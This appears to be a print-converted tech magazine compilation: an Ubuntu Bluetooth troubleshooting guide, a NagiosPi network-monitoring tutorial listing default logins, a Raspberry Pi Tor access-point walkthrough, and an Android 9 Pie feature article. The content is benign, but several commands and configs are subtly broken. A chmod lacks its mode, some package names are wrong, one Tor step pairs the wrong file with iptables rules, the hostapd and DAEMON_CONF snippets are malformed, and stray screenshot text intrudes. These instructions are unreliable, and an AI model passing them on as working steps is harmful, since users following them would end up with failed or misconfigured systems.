Now navigate to 'Settings > Sound', select the Input tab and check to see if your device appears as an option, indicating it's supported. Click the Profile dropdown menu to see what's supported. 'High Fidelity Capture (A2DP Source)' is the typical option.

Should you experience poor quality – stuttering sound, for example – then there are several remedies to try. First, move your device closer to your PC's Bluetooth adapter (particularly true with older models). Second, disable Wi-Fi on your device (or switch to a 5GHz network if possible – Bluetooth functions on 2.4GHz). Last, but not necessarily least, install and launch the PulseAudio Volume Control program

```
# sudo apt-get install
pavucontrol
```

Switch to the 'Input Devices' tab, expand Advanced underneath your device's entry and then increase the Latency offset figure to 2,000 ms.

## SENDING FILES

Bluetooth is also useful for shunting files to and from your phone or tablet. For Android, open Bluetooth settings on your mobile to put it in discovery mode, and it should eventually appear in the list of available Bluetooth devices on your PC (your PC will also appear under Available devices on your mobile). Click to connect – a PIN code should appear on both Android and PC screens (you may need to access the PIN on your Android device via a notification). If they match, click Confirm on your PC (and tap Pair on the Android device).

Technically, you should now be able to share files from your phone to your PC. Open an app, select the file and tap the Share button. Select Bluetooth from the pop-up menu, verify your PC is listed as connected and then tap it. Switch back to your PC where you should see a notification pop up telling you the file is incoming – roll your mouse over this and click Accept to receive it.

The transfer will take longer than a normal file transfer due to the low speed (24Mbps maximum for v3 devices onwards) of the Bluetooth connection (this is particularly true for v2 and older Bluetooth adapters), and the file will appear in your Downloads folder when complete. Keep an eye on the file's progress via your mobile's notifications, or wait for the notification of a successful transfer pops up.

The process can be hit and miss – you may end up with a string of errors. Try disconnecting and reconnecting the mobile to see if that solves things.

It's also technically possible to send files from your PC to your mobile. Click the device under 'Settings > Bluetooth' and choose 'Send Files...' Browse to and pick your file, then click Select. Note, only certain file types – such as images – are allowed. Again, you'll need to accept the connection, albeit this time through your mobile's notifications. A progress bar keeps you informed – complete with transfer speed. Once done, files are stored in a special Bluetooth folder on your tablet or phone.

## Bluetooth GUI alternative


The default gnome-bluetooth GUI is adequate for basic setup and configuration of your Bluetooth-connected devices

But if you want full control of your Bluetooth setup and devices, install bluemanager

```
# sudo apt-get install bluemanager
```

This provides more of everything, but requires a bit more work with certain features. That said, you get more detail about each connected device including signal strength and transmit level, plus a wider range of options such as being able to mark devices as trusted or untrusted, making it easier or harder for them to connect as required. Choose View > Local Services > Transfer and you can tweak the settings for receiving files from Bluetooth devices. This includes changing the folder that files are saved to by default, and automatically accepting files from trusted devices. Switch to the Network tab and you can set up your PC as a Network Access Point, enabling your devices to connect to the internet through its own connection, too.

The bluemanager tool also offers more helpful error messages via the status bar at the bottom of the main window – click More to read the message in full, then use it as the basis of your Google search for the problem that ails you.



## SHARE A NETWORK

It's theoretically possible to share your mobile's internet connection with your PC – both Android and iOS support this feature (the process for pairing iOS to Ubuntu is the same as Android, although you'll need to initiate the connection from your iPhone). If you click the Bluetooth icon in the top-right corner you'll see your mobile is listed as an available option – clicking this reveals a Connect to Internet option.

Before clicking this switch, however, you need to configure your phone to enable tethering through its Bluetooth connection. In Android, go to 'Settings > More...' under 'Wireless & Networks', choose 'Tethering & Portable Hotspot' and make sure 'Bluetooth Tethering' is switched on. iPhone users should go to 'Settings > Mobile Data > Personal Hotspot' and switch it on.

Once complete, return to the Bluetooth icon and click 'Connect to Internet'. If successful, you'll be able to browse using your phone's internet connection. Disconnect from the same dialogue. Bluemanager users can also initiate a connection directly from the app itself – just right-click your phone's entry and choose 'Network Access Point' to connect and gain internet access.

## NO VIKING REFERENCES

Things may run smoothly for a while, but eventually something will fall over – for example, while we could successfully pair, connect and listen to music through a Bluetooth Aether Cone speaker following the procedure outlined earlier, the connection would be lost after a period of inactivity. The only way to bring the speaker back online was to remove it,



then go through the whole re-pairing and reconnecting process again. Long story short, more hassle than it was worth — on the other hand, the speaker also supports AirPlay, which worked far better through Ubuntu.

Start with  
`# sudo apt-get install pulseaudio-module-raop paprefs`  
then launch `paprefs` and tick the AirTunes box which is under 'Network Access'.

Often you don't need quite such drastic measures. Sometimes a simple reboot will fix the problem, or you might need to simply disconnect the two before reconnecting. Failing that, disabling Bluetooth on both devices (if possible), rebooting your PC and then attempting to reconnect from scratch may be the fix you're looking for.

And if that doesn't work, consider

removing the device and starting again from scratch, pairing it as a new device.

But what happens if Bluetooth itself stops working? One user reported Bluetooth no longer working after manually putting Ubuntu 18.04 into suspend (we've had no problems doing this, so it's not universal by any means). Rebooting, disabling and re-enabling Bluetooth had no effect, neither did restarting the Bluetooth service, reinstalling the key packages or running `rkill`. In the end he was able to get things working by booting from a live CD, disabling Bluetooth from there, then rebooting — things worked normally again.

Another user has created a workaround for this problem by creating a blank script:

```
# sudo nano /lib/systemd/system-sleep/bluetooth
```

Type the following lines:

```
#!/bin/bash
if [ "${1}" == "post" ]; then
    sleep 5
    service bluetooth restart
fi
```



Save and exit, then make the script executable:

```
# chmod /lib/systemd/system-sleep/bluetooth
```

Remember, you'll only need this script if Bluetooth falls over after suspending your PC.



Struggling to find a specific solution for your problem? The Ask Ubuntu ([askubuntu.com](http://askubuntu.com)) forums are filled with queries from fellow Bluetooth users — start with 'Bluetooth Ubuntu 18.04' and narrow your search parameters from there. Or widen the search terms to Google to bring in other sources, too. ■

## Set up Bluetooth devices with your PC



**1 FIRST STEPS**  
Click the network icon button in the top right-corner of the Nicholas's iPhone Network Gnome desktop and then click the Settings button. Select Bluetooth from the left-hand menu (if it's not listed, open Terminal and type `sudo apt-get install gnome-bluetooth` to add it). If everything is functioning correctly you should see it searching for devices and listed as visible.

**2 PAIR DEVICE**  
Now follow the instructions to put your target Bluetooth device in pairing mode — typically this involves finding and holding a connect button for a certain length of time until the light starts flashing or it appears in the Devices list as 'Not Set Up'. Click the entry and wait while Ubuntu changes its status to Connected or Disconnected. Click again if it's disconnected to set it up.



**3 CONFIGURE DEVICE**  
A window will appear listing the device. Flip the connection to On and wait — after a short delay it should change to on and Paired will list 'Yes'. You should now be able to immediately test the device — for example, moving the mouse — and it should work. For further configuration, click the related button to jump to the relevant Settings screen.

**4 FINE-TUNE DEVICE**  
Some devices connect automatically — to configure these, simply click the device to bring up its basic configuration screen, then click the Settings button to jump to the relevant area to fine-tune it further — for example, tweak mouse cursor speed. In addition, use this screen to temporarily disconnect a device or unpair it (click 'Remove Device' to do so).





# Monitor your local network with a Raspberry Pi

Embrace the power of NagiosPi to keep an eye on servers, switches and applications on your network.

**I**s your PC offline? Has your Linux box stopped serving *Minecraft* or *Counter-Strike*? If you're out of the house, or even the country, there is no real way of knowing without trying to log in – something you probably won't be able to do without being on the premises (unless you're using remote desktop software, but we're not here to talk about that, today).

A far better way would be to simply receive notifications when your network devices are knocked offline, and this is why we turn to NagiosPi, a Raspberry Pi-built version of the popular open source network monitoring tool.

NagiosPi is available as a full image ready to be written to SD card, with the real configuration taking place once it's up and running. Let's get started.

"NagiosPi is available as a full image ready to be written to SD card, with the real configuration taking place once it's up and running."

What you'll need...

NagiosPi

[piimagehub.com/  
project/nagiospi](http://piimagehub.com/project/nagiospi)

Win32 Disk  
Imager  
[bit.ly/L8JdYG](http://bit.ly/L8JdYG)

Disk Utility  
[bit.ly/1Lec9r5](http://bit.ly/1Lec9r5)

Internet  
connection

4 GB (or larger)  
SD card



## 1 DOWNLOAD NAGIOSPI

Windows users should write the extracted contents of the NagiosPi v2.0.zip file to a formatted SD card using Win32 Disk Imager. Linux desktop users can use Disk Utility or the command line ([bit.ly/1z36sp8](http://bit.ly/1z36sp8)). With the image written to SD, safely eject the card and insert it into your Pi before booting.

## 2 LOG IN TO NAGIOSPI

As with most Pi projects, you'll probably want to operate via SSH, so check your router's list of connected devices to find the IP address and connect. You can also use a keyboard and monitor connected to your Raspberry Pi. The default username and password for NagiosPi is as follows: pi/raspberry.

## 3 EXPAND THE FILESYSTEM

Before proceeding, run `sudo raspi-config`. You'll need to select the first option, Expand Filesystem, and wait a moment as the filesystem is expanded to the full size of the SD card you've inserted.

Once done, select 'Change User Password' to add some security to your NagiosPi, then select Finish and reboot.

## 4 OPEN IN YOUR BROWSER

With the Pi rebooted, you'll be able to open the NagiosPi web console in your browser. Visit [http://\[your Pi's IP address\]](http://[your Pi's IP address]) to see the available options.

Here you'll spot a menu of links in the top-left corner of the page, each accompanied with the username and password to sign in. Start with RaspControl.

## 5 MONITOR YOUR NAGIOSPI BOX

In the RaspControl section you'll get a flavour of just what Nagios can do. On the home screen you'll see general hardware information such as connectivity and system status, and as you flick through Details, Services and Disks you'll see what level of monitoring is possible.

## 6 VIEW HOST STATUS

Next, go to Nagios and pick Hosts. Here you will see the current status for the configured hosts, which is a combination of items detected on your local network and preset entities. Look for 'Current Network Status' in the upper-left area of the console, just below this you will find alternate views.

## 7 ADD A HOST TO MONITOR

Open NConf to add the server you wish to monitor, using the 'Hosts - Add' button to input the device

# NagiosPi

Welcome to NagiosPi v1.0

NagiosPi Makes Monitoring Your Home or Small Business Easy! You can add hosts & services with Nconf. Get a visual display of your network health with Nagvis and easily make any database changes with PHPmyadmin.

Below you will find Some **Quick Links** to get you started.


- Nagios (nagiosadmin/nagiosadmin)
- Nconf (nconf/nagiosadmin)
- Nagvis (admin/admin)
- PHPmyadmin (root/nagiosadmin)
- RaspControl (admin/nagiosadmin)

If you would like to remove the passwords from this page, Edit /var/www/index.html

**Additional Resources:**

- Nagios: [Nagios.org](http://Nagios.org)
- Nconf: [Nconf.org](http://Nconf.org)
- Nagvis: [Nagvis.org](http://Nagvis.org)
- PHPmyadmin: [PHPmyadmin.net](http://PHPmyadmin.net)
- RaspControl: [RaspControl.Github.Page](http://RaspControl.Github.Page)

For Additional Details about the Image, Check Out The [Authors Site](#).



"As with most Pi projects, you'll probably want to operate via SSH, so check your router's list of connected devices to find the IP address and connect."

### Raspcontrol

The Raspberry Pi Control Center

Home Details Services Disks Logout Reboot Shutdown

System

hostname: NagiosPi  
distribution: Raspbian GNU/Linux 7 (wheezy)  
kernel: Linux 3.18.7+ armv6l  
firmware: #755 PREEMPT Thu Feb 12 17:14:31 GMT 2015

Uptime

1 hour 52 minutes 13 seconds

RAM

17%  
free: 362Mb - used: 73Mb - total: 435Mb

Swap

free: 99Mb - used: 0Mb - total: 99Mb

CPU

loads: 0.44 [1 min] - 0.13 [5 min] - 0.08 [15 min]  
running at 900MHz (min: 700MHz - max: 900MHz)  
governor: ondemand

CPU

51%  
heat: 43°C

Storage

40%  
free: 4.17Gb - used: .3Gb - total: 7.17Gb - format: ext4

hostname, IP address and alias. Click Submit when done, then switch to 'Services - Add', where you can assign a name and check command (such as check\_ping) to monitor.

## 8 CREATE CONFIGURATION FILE


Each check must be set up individually. Some require the installation of NRPE (Nagios Remote Plugin Executor) on remote devices to interrogate and present full system details, but this isn't necessary for basic things like ping.

When you're done, click Submit, then Generate Nagios Config. Following this, select Deploy.

## 9 MONITOR YOUR SERVER

In the NagiosPi window, select Services for a view of currently monitored servers and devices. For each listed device, there will be additional information that you drill down into by clicking Actions. We've only shown you the basics of NagiosPi - investigation will demonstrate just how powerful it really is! ■





# Turn your Pi into a Tor proxy with Onion Pi

Turn your Raspberry Pi into a wireless access point to access the anonymous Tor network.

**I**n this age of ubiquitous surveillance it's harder than ever to stop hackers, advertisers and shadowy government organisations from snooping on your browsing habits.

However if you choose to connect through Tor, your connection is encrypted and passed through a number of proxies through a process known as 'onion routing'. While this does slow down your connection, it also increases your privacy, making it

extremely difficult to trace your actual current location.

Follow the steps in this tutorial to turn your Pi into a wireless AP (Access Point) named Onion\_Pi. Any devices connecting to Onion\_Pi will do so over the Tor network.

When you're done, use a service like [www.whatismyip.com](http://www.whatismyip.com) to see that your location has changed.

For more information about Tor visit [www.torproject.org/about/overview.html.en](http://www.torproject.org/about/overview.html.en).

What you'll need...

Raspberry Pi:

Tor:

[www.torproject.org](http://www.torproject.org)

"If you choose to connect through Tor, your connection is encrypted and passed through a number of proxies through a process known as 'onion routing'."



## 1 CONNECT TO PI AND CHECK WIRELESS IS DETECTED

Attach your Pi to your router via the Ethernet cable, then either open Terminal on the Pi or connect to it via SSH. Run the command `sudo ifconfig -a`. You should see the text 'wlan0' which shows that the wireless module is up and running.

## 2 INSTALL ESSENTIAL SOFTWARE

Run the command `sudo apt-get update` then `sudo apt-get install hostapd isc-dhcp-server tor iptables-persistent` to install the software. When you install `iptables-persistent` you'll be asked if you want to save the rules for your current configuration. Select 'Yes' both times.

## 3 CONFIGURE THE DHCP SERVER

Run `sudo nano /etc/dhcp/dhcpd.conf`. Find the two lines beginning 'option domain-name' and put a '#' at the start of each. Remove the '#' from the line '#authoritative'.

Scroll to the end and type:

```
subnet 192.168.42.0
netmask 255.255.255.0 {
    range 192.168.42.10
192.168.42.50;
    option broadcast-address
192.168.42.255;
    option routers
192.168.42.1;
    default-lease-time 600;
    max-lease-time 7200;
    option domain-name
"local";
    option domain-name-
servers 8.8.8.8, 8.8.4.4;
}
```

## 4 EDIT INTERFACE

Run `sudo nano /etc/default/isc-dhcp-server`. Scroll to the word `INTERFACES=""` and insert 'wlan0'. Press Ctrl-X, Y, return to save and close. Run the commands `sudo update-rc.d hostapd enable` and `sudo update-rc.d isc-dhcp-server enable` to make sure your changes start.

## 5 SET STATIC IP

Run `sudo nano /etc/network/interfaces`. If you see the text 'auto wlan0' add a '#' at the start to comment it out. Find the line 'allow-hotplug wlan0' and delete the two lines below it. Replace them with:

```
iface wlan0 inet static
```

```
address 192.168.42.1
netmask 255.255.255.0
Run sudo ifconfig wlan0
192.168.42.1 to set your IP.
```

## 6 CONFIGURE THE ACCESS POINT

Run `sudo nano /etc/hostapd/hostapd.conf` to create a blank file. Paste in the following:

```
interface=wlan0
driver=nl80211
ssid=0nion_Pi
country_code=US
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
```

"The Tor network is a group of servers or 'relays' operated by volunteers."

```
wpa_passphrase=Raspberry
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_group_rekey=86400
if IEEE80211n=1
wme_enabled=1
```

## 7 APPLY ACCESS POINT CONFIGURATION

Run `sudo nano /etc/default/hostapd`. Find the line '#DAEMON\_CONF=""' and edit it so it says:

```
#DAEMON_CONF="/etc/
hostapd/hostapd.conf"
```

Don't forget to remove the '#' in front to activate it. Repeat these same steps for `hostapd` with the command `sudo nano /etc/init.d/hostapd` again modifying the line '#DAEMON\_CONF=""' so that it reads `DAEMON_CONF="/etc/hostapd/hostapd.conf"`.

## 8 CONFIGURE TOR

Run `sudo nano /etc/tor/torrc` to configure Tor. Find '## <https://www.torproject.org/docs/faq#torrc>' and after it paste:

```
Log notice file /var/log/
tor/notices.log
VirtualAddrNetwork
10.192.0.0/10
AutomapHostsSuffixes .
onion.exit
AutomapHostsOnResolve 1
TransPort 9040
```

## Did you know

The Tor network is a group of servers or 'relays' operated by volunteers. When you start Tor on the Pi, it will build a circuit of encrypted connections through relays on the network. Each relay only knows the last relay a data packet came from and where it's going, meaning it's extremely difficult to trace the data back to you. Tor also changes the circuits it uses every few minutes to make it even harder to find your machine.

```
TransListenAddress
192.168.42.1
DNSPort 53
DNSListenAddress
192.168.42.1
```

Save and exit. Run `sudo update-rc.d tor enable` to make Tor start on boot.

## 9 CONFIGURE IP TABLES

Run `sudo nano /etc/tor/torrc` to configure Tor. Find '## <https://www.torproject.org/docs/faq#torrc>' and after it paste:

```
sudo iptables -t nat -A
PREROUTING -i wlan0 -p tcp
--dport 22 -j REDIRECT --to-
ports 22
```



```
sudo iptables -t nat -A
PREROUTING -i wlan0 -p udp
--dport 53 -j REDIRECT --to-
ports 53
```

```
sudo iptables -t nat -A
PREROUTING -i wlan0 -p tcp
--syn -j REDIRECT --to-ports
9040
```

Next, make your changes permanent:

```
sudo sh -c "iptables-save
> /etc/iptables/rules.v4"
Reboot your Pi when done. ■
```





# Get Android 9 Pie features now

Don't wait until your next phone for the new toys inside Google's latest Android release. Darren Yates looks at Android 9 Pie and shows how to get some of its key features now.

There's no doubt it's an interesting time for Android. According to telco analyst firm Telsyte, sales of smartphones slowed in Australia in the first half of 2018, as we wait for the arrival of new 5G tech. Yet while the data also suggests more Australian consumers are gravitating toward the top-drawer models, the pressure is on Google to continue delivering new features into Android to keep those flag-ship model sales humming. That's why the arrival of Android's next iteration, dubbed 'Android 9 Pie', will be crucial. Significantly, the new OS expands the role of Artificial Intelligence (or more practically, machine-learning) in achieving improvements, most notably in extending battery life and learning you're app usage patterns. But while some of these features are baked into the new Android release, others exist outside it already. This month, we look into Android 9 Pie and how to

get some of its features into your current Android device.

## ANDROID 9 PIE

Google surprised many in early August, getting on the front foot to release Android 9 Pie to its Pixel and Pixel 2 phone range as an Android update. However, we're told the update doesn't provide full functionality just yet – that won't be until after the official release, which should have happened by the time you read this and coinciding with the launch of the new Pixel 3 phone family. However, Google has stated that devices from Sony, Nokia, Oppo and others that took part in the Beta Program, plus Android One phones that qualify are also expected to receive Pie updates before the end of the year.

## NEW ML FEATURES

Android 9 Pie comes with a raft of new features – some of them are more obvious, such as the new Digital Wellbeing suite of functions, along

with the new gesture-based navigation system. Others are less so, but equally as important.

Among the more intricate of these lesser-seen additions is the use of machine-learning to boost battery life through new 'Adaptive Battery'. Squeezing more life out of the on-board power source between recharges has been a key focus for Android engineers since at least the days of Marshmallow/6.x. But what's interesting about Android 9 Pie is that not only does the new OS use machine-learning to improve battery life by learning which apps you use and when, but according to reports, the machine-learning occurs on the phone itself. This is a significant change – in all previous Android releases, any machine-learning functionality had to be relayed back to cloud computing. But to now do machine-learning on the phone itself is an important milestone for Android for a couple of reasons. First, it tightens up security because your app usage data doesn't have to



disappear up into the cloud. Second, it's a sign of just how far phone CPU SoC (System on a Chip) tech has come. Machine-learning is an intensely CPU- and RAM-heavy task, yet Android 9 Pie phones will be expected to have the on-board horsepower to make it happen.

#### WHEN WILL MY DEVICE GET PIE?

That's why we reckon if you're wondering about when your existing Android phone will get a update slice of Pie, it's probably best you stop right now. Seriously, even the most ardent Android supporter would have to admit the whole Android update thing has been a disappointment. There are Nougat/7.0 phones still waiting for promised official Oreo/8.0 updates, yet as phone profits are squeezed at all segments except the top-end, there's little short-term incentive for many phone makers to cough up new updates.

Moreover, the growing complexity of Android is also likely forcing the hand of phone makers, as the demands of the OS outpace the hardware capabilities of older devices.

Still, consumers who backed HMD Global and bought a recent Nokia Android phone look to be in the box seat, with reports Android 9 Pie updates are expected later this year.

#### PIE HARDWARE EXPECTATIONS

We've seen no official guidelines for the minimum hardware required to run Android 9 Pie, but while the new front-facing features in each new Android release always garner interest, the increasing reliance on machine-learning, not to mention the ever-growing security needs, are seeing hardware requirements continue to grow.

One simple area where this change is noticeable is RAM. In fact, look at flagship Android phones over the last five years and you'll see how far RAM capacities have expanded. The 2GB of RAM inside Google's 2013 Nexus 5 set the tone, but from there, progressed to 3GB for the Nexus 6 of 2014, 4GB inside the first and second generations of Google Pixel and now to 6GB for the upcoming Pixel 3 and Pixel 3 XL series, which are due right about now.


You could argue this is just Android expanding to fill the availability of RAM, rather than causing it to expand. However, when it comes to security, the hardware requirements become more definitive. Android 9 Pie will support hardware-based security through a module called the 'StrongBox Keymaster', where crypto algorithms will protect and secure your most important data. It's interesting, then, that the Android developers' guide seems to suggest a

StrongBox security chip won't be a prerequisite for an Android 9 Pie device, making it a feature you'll likely only see on flagship models for now.

In any case, the growing hardware demands will likely make it more difficult for older devices to handle the feature load and still deliver reasonable levels of performance, which is why few previous-generation Android phones will see an Android 9 Pie update.

#### GET ANDROID 9 PIE FEATURES NOW

